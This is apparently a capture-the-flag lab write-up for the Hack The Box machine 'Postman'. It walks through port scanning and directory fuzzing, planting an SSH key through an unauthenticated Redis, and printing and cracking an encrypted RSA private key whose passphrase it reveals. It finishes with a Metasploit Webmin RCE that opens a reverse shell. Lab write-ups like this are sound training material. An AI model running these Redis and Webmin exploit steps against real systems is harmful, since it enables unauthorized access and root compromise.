
Information Gathering


1) Found open ports

```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ sudo nmap 10.10.10.160 -p- -sV --min-rate 1000 --open
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-25 19:38 IST
Nmap scan report for 10.10.10.160
Host is up (0.21s latency).
Not shown: 65045 closed tcp ports (reset), 486 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE VERSION
22/tcp    open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http    Apache httpd 2.4.29 ((Ubuntu))
6379/tcp  open  redis   Redis key-value store 4.0.9
10000/tcp open  http    MiniServ 1.910 (Webmin httpd)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 102.34 seconds
```

```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ sudo nmap 10.10.10.160 -sU -T4 --min-rate 1000 --open
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-25 19:52 IST
Nmap scan report for 10.10.10.160
Host is up (0.20s latency).
Not shown: 992 open|filtered udp ports (no-response), 7 closed udp ports (port-unreach)
PORT      STATE SERVICE
10000/udp open  ndmp

Nmap done: 1 IP address (1 host up) scanned in 4.19 seconds
```

2) Checked the website





3) Searched for pages

```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ ffuf -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-small.txt -u 'http://10.10.10.160/FUZZ' -ic

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://10.10.10.160/FUZZ
 :: Wordlist         : FUZZ: /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-small.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

images                  [Status: 301, Size: 313, Words: 20, Lines: 10, Duration: 210ms]
                        [Status: 200, Size: 3844, Words: 1027, Lines: 92, Duration: 211ms]
upload                  [Status: 301, Size: 313, Words: 20, Lines: 10, Duration: 216ms]
css                     [Status: 301, Size: 310, Words: 20, Lines: 10, Duration: 225ms]
js                      [Status: 301, Size: 309, Words: 20, Lines: 10, Duration: 201ms]
fonts                   [Status: 301, Size: 312, Words: 20, Lines: 10, Duration: 229ms]
                        [Status: 200, Size: 3844, Words: 1027, Lines: 92, Duration: 207ms]
:: Progress: [87651/87651] :: Job [1/1] :: 187 req/sec :: Duration: [0:08:09] :: Errors: 0 ::
```

4) Checked redis

Redis

Redis is a source-available, in-memory storage, used as a distributed, in-memory key–value database, cache and message broker, with optional durability. Wikipedia

Programming languages: C, ANSI C


Developer: Redis, Salvatore Sanfilippo

Initial release: February 26, 2009; 15 years ago

License: Redis Source Available License or SSPL

Operating system: Unix-like

Stable release: 7.2.5 / May 19, 2024; 6 days ago



Vulnerability Assessment

1) The redis version is vulnerable to rce

SSH

Example from here


Please be aware `config get dir` result can be changed after other manually exploit commands. Suggest to run it first right after login into Redis. In the output of `config get dir` you could find the **home** of the **redis user** (usually */var/lib/redis* or */home/redis/.ssh*), and knowing this you know where you can write the `authenticated_users` file to access via ssh **with the user redis**. If you know the home of other valid user where you have writable permissions you can also abuse it:

1. Generate a ssh public-private key pair on your pc: `ssh-keygen -t rsa`
2. Write the public key to a file :
   `(echo -e "\n\n"; cat ~/id_rsa.pub; echo -e "\n\n") > spaced_key.txt`
3. Import the file into redis : `cat spaced_key.txt | redis-cli -h 10.85.0.52 -x set ssh_key`
4. Save the public key to the **authorized_keys** file on redis server:

```
root@Urahara:~# redis-cli -h 10.85.0.52
10.85.0.52:6379> config set dir /var/lib/redis/.ssh
OK
10.85.0.52:6379> config set dbfilename "authorized_keys"
OK
10.85.0.52:6379> save
OK
```

5. Finally, you can **ssh** to the **redis server** with private key : **ssh -i id_rsa redis@10.85.0.52**

2) The webmin has authenticated RCE



Exploitation

1) Got ssh connection

```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ ssh-keygen -t rsa
Generating public/private rsa key pair.
Enter file in which to save the key (/home/vigneswar/.ssh/id_rsa): ./id_rsa
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in ./id_rsa
Your public key has been saved in ./id_rsa.pub
The key fingerprint is:
SHA256:MRFglVgJnFSXdwqzT9R4uEAdMYpz1FB1NOwh8uOUJZ8 vigneswar@VigneswarPC
The key's randomart image is:
+---[RSA 3072]----+
|     o=O*==*=Booo|
|     .+ o==oB++=.|
|        = oBo=B o|
|         =. += E |
|        S  oo .  |
|           ..    |
|                 |
|                 |
+----[SHA256]-----+
```

```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ cat spaced_key.txt | redis-cli -h 10.10.10.160 -x set ssh_key
OK

┌──(vigneswar㉿VigneswarPC)-[~]
└─$ redis-cli -h 10.10.10.160
10.10.10.160:6379> config set dir /var/lib/redis/.ssh
OK
10.10.10.160:6379> config set dbfilename "authorized_keys"
OK
10.10.10.160:6379> save
OK
10.10.10.160:6379>
```

```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ ssh redis@10.10.10.160 -i id_rsa
Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 4.15.0-58-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage


 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch
Last login: Mon Aug 26 03:04:25 2019 from 10.10.10.1
redis@Postman:~$
```

2) Found encrypted ssh private key with linpeas

```
Searching ssl/ssh files
Analyzing SSH Files (limit 70)

-rwxr-xr-x 1 Matt Matt 1743 Aug 26  2019 /opt/id_rsa.bak
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: DES-EDE3-CBC,73E9CEFBCCF5287C
JehA51I17rsCOOVqyWx+C8363IOBYXQ11Ddw/pr3L2A2NDtB7tvsXNyqKDghfQnX
cwGJJUD9kKJniJkJzrvF1WepvMNkj9ZItXQzYN8wbjlrku1bJq5xnJX9EUb5I7k2
7GsTwsMvKzXkkfEZQaXK/T50s3I4Cdcfbr1dXIyabXLLpZOiZEKvr4+KySjp4ou6
cdnCWhzkA/TwJpXG1WeOmMvtCZW1HCButYsNP6BDf78bQGmmlirqRmXfLB92JhT9
1u8JzHCJ1zZMG5vaUtvon0qgPx7xeIUO6LAFTozrN9MGWEqBEJ5zMVrrt3TGVkcv
EyvlWwks7R/gjxHyUwT+a5LCGGSjVD85LxYutgWxOUKbtWGBbU8yi7YsXlKCwwHP
UH7OfQz03VWy+K0aa8Qs+Eyw6X3wbWnue03ng/sLJnJ729zb3kuym8r+hU+9v6VY
Sj+QnjVTYjDfnT22jJBUHTV2yrKeAz6CXdFT+xIhxEAiv0m1ZkkyQkWpUiCzyuYK
t+MStwWtSt0VJ4U1Na2G3xGPjmrkmjwXvudKC0YN/OBoPPOTaBVD9i6fsoZ6pwnS
5Mi8BzrBhdO0wHaDcTYPc3B00CwqAV5MXmkAk2zKL0W2tdVYksKwxKCwGmWlpdke
P2JGlp9LWEerMfolbjTSOU5mDePfMQ3fwCO6MPBiqzrrFcPNJr7/McQECb5sf+O6
jKE3Jfn0UVE2QVdVK3oEL6DyaBf/W2d/3T7q10Ud7K+4Kd36gxMBf33Ea6+qx3Ge
SbJIhksw5TKhd505AiUH2Tn89qNGecVJEbjKeJ/vFZC5YIsQ+9sl89TmJHL74Y3i
l3YXDEsQjhZHxX5X/RU02D+AF07p3BSRjhD30cjj0uuWkKowpoo0Y0eblgmd7o2X
0VIWrskPK4I7IH5gbkrxVGb/9g/W2ua1C3Nncv3MNcf0nlI117BS/QwNtuTozG8p
S9k3li+rYr6f3ma/ULsUnKiZls8SpU+RsaosLGKZ6p2oIe8oRSmlOCsY0ICq7eRR
hkuzUuH9z/mBo2tQWh8qvToCSEjg8yNO9z8+LdoN1wQWMPaVwRBjIyxCPHFTJ3u+
Zxy0tIPwjCZvxUfYn/K4FVHavvA+b9lopnUCEAERpwIv8+tYofwGVpLVC0DrN58V
XTfB2X9sL1oB3hO4mJF0Z3yJ2KZEdYwHGuqNTFagN0gBcyNI2wsxZNzIK26vPrOD
b6Bc9UdiWCZqMKUx4aMTLhG5ROjgQGytWf/q7MGrO3cF25k1PEWNyZMqY4WYsZXi
WhQFHkFOINwVEOtHakZ/ToYaUQNtRT6pZyHgvjT0mTo0t3jUERsppj1pwbggCGmh
KTkmhK+MTaoy89Cg0Xw2J18Dm0o78p6UNrkSue1CsWjEfEIF3NAMEU2o+Ngq92Hm
npAFRetvwQ7xukk0rbb6mvF8gSqLQg7WpbZFytgS05TpPZPM0h8tRE8YRdJheWrQ
VcNyZH8OHYqES4g2UF62KpttqSwLiiF4utHq+/h5CQwsF+JRg88bnxh2z2BD6i5W
X+hK5HPpp6QnjZ8A5ERuUEGaZBEUvGJtPGHjZyLpkytMhTjaOrRNYw==
-----END RSA PRIVATE KEY-----
```

3) Cracked the hash

```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ ssh2john key > hash

┌──(vigneswar㉿VigneswarPC)-[~]
└─$ john --wordlist=/usr/share/seclists/Passwords/Leaked-Databases/rockyou.txt --format=ssh hash
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
No password hashes left to crack (see FAQ)

┌──(vigneswar㉿VigneswarPC)-[~]
└─$ john --show
Password files required, but none specified

┌──(vigneswar㉿VigneswarPC)-[~]
└─$ john --show hash
key:computer2008

1 password hash cracked, 0 left
```

```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ openssl rsa -in id_rsa.bak -out matt_key
Enter pass phrase for id_rsa.bak:
writing RSA key

┌──(vigneswar㉿VigneswarPC)-[~]
└─$
```

4) Used the password to login as Matt

```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ ssh redis@10.10.10.160 -i id_rsa
Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 4.15.0-58-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage


 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

Last login: Sat May 25 15:53:12 2024 from 10.10.14.17
redis@Postman:~$ su Matt
Password:
Matt@Postman:/var/lib/redis$
```

Privilege Escalation

1) Exploited webmin rce with Matt credentials

```
msf6 exploit(linux/http/webmin_package_updates_rce) > run

[*] Started reverse TCP handler on 10.10.14.17:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target appears to be vulnerable.
[*] Attempting login
[+] Logged in!
[*] Sending payload
[*] Command shell session 1 opened (10.10.14.17:4444 -> 10.10.10.160:53680) at 2024-05-25 21:06:34 +0530

```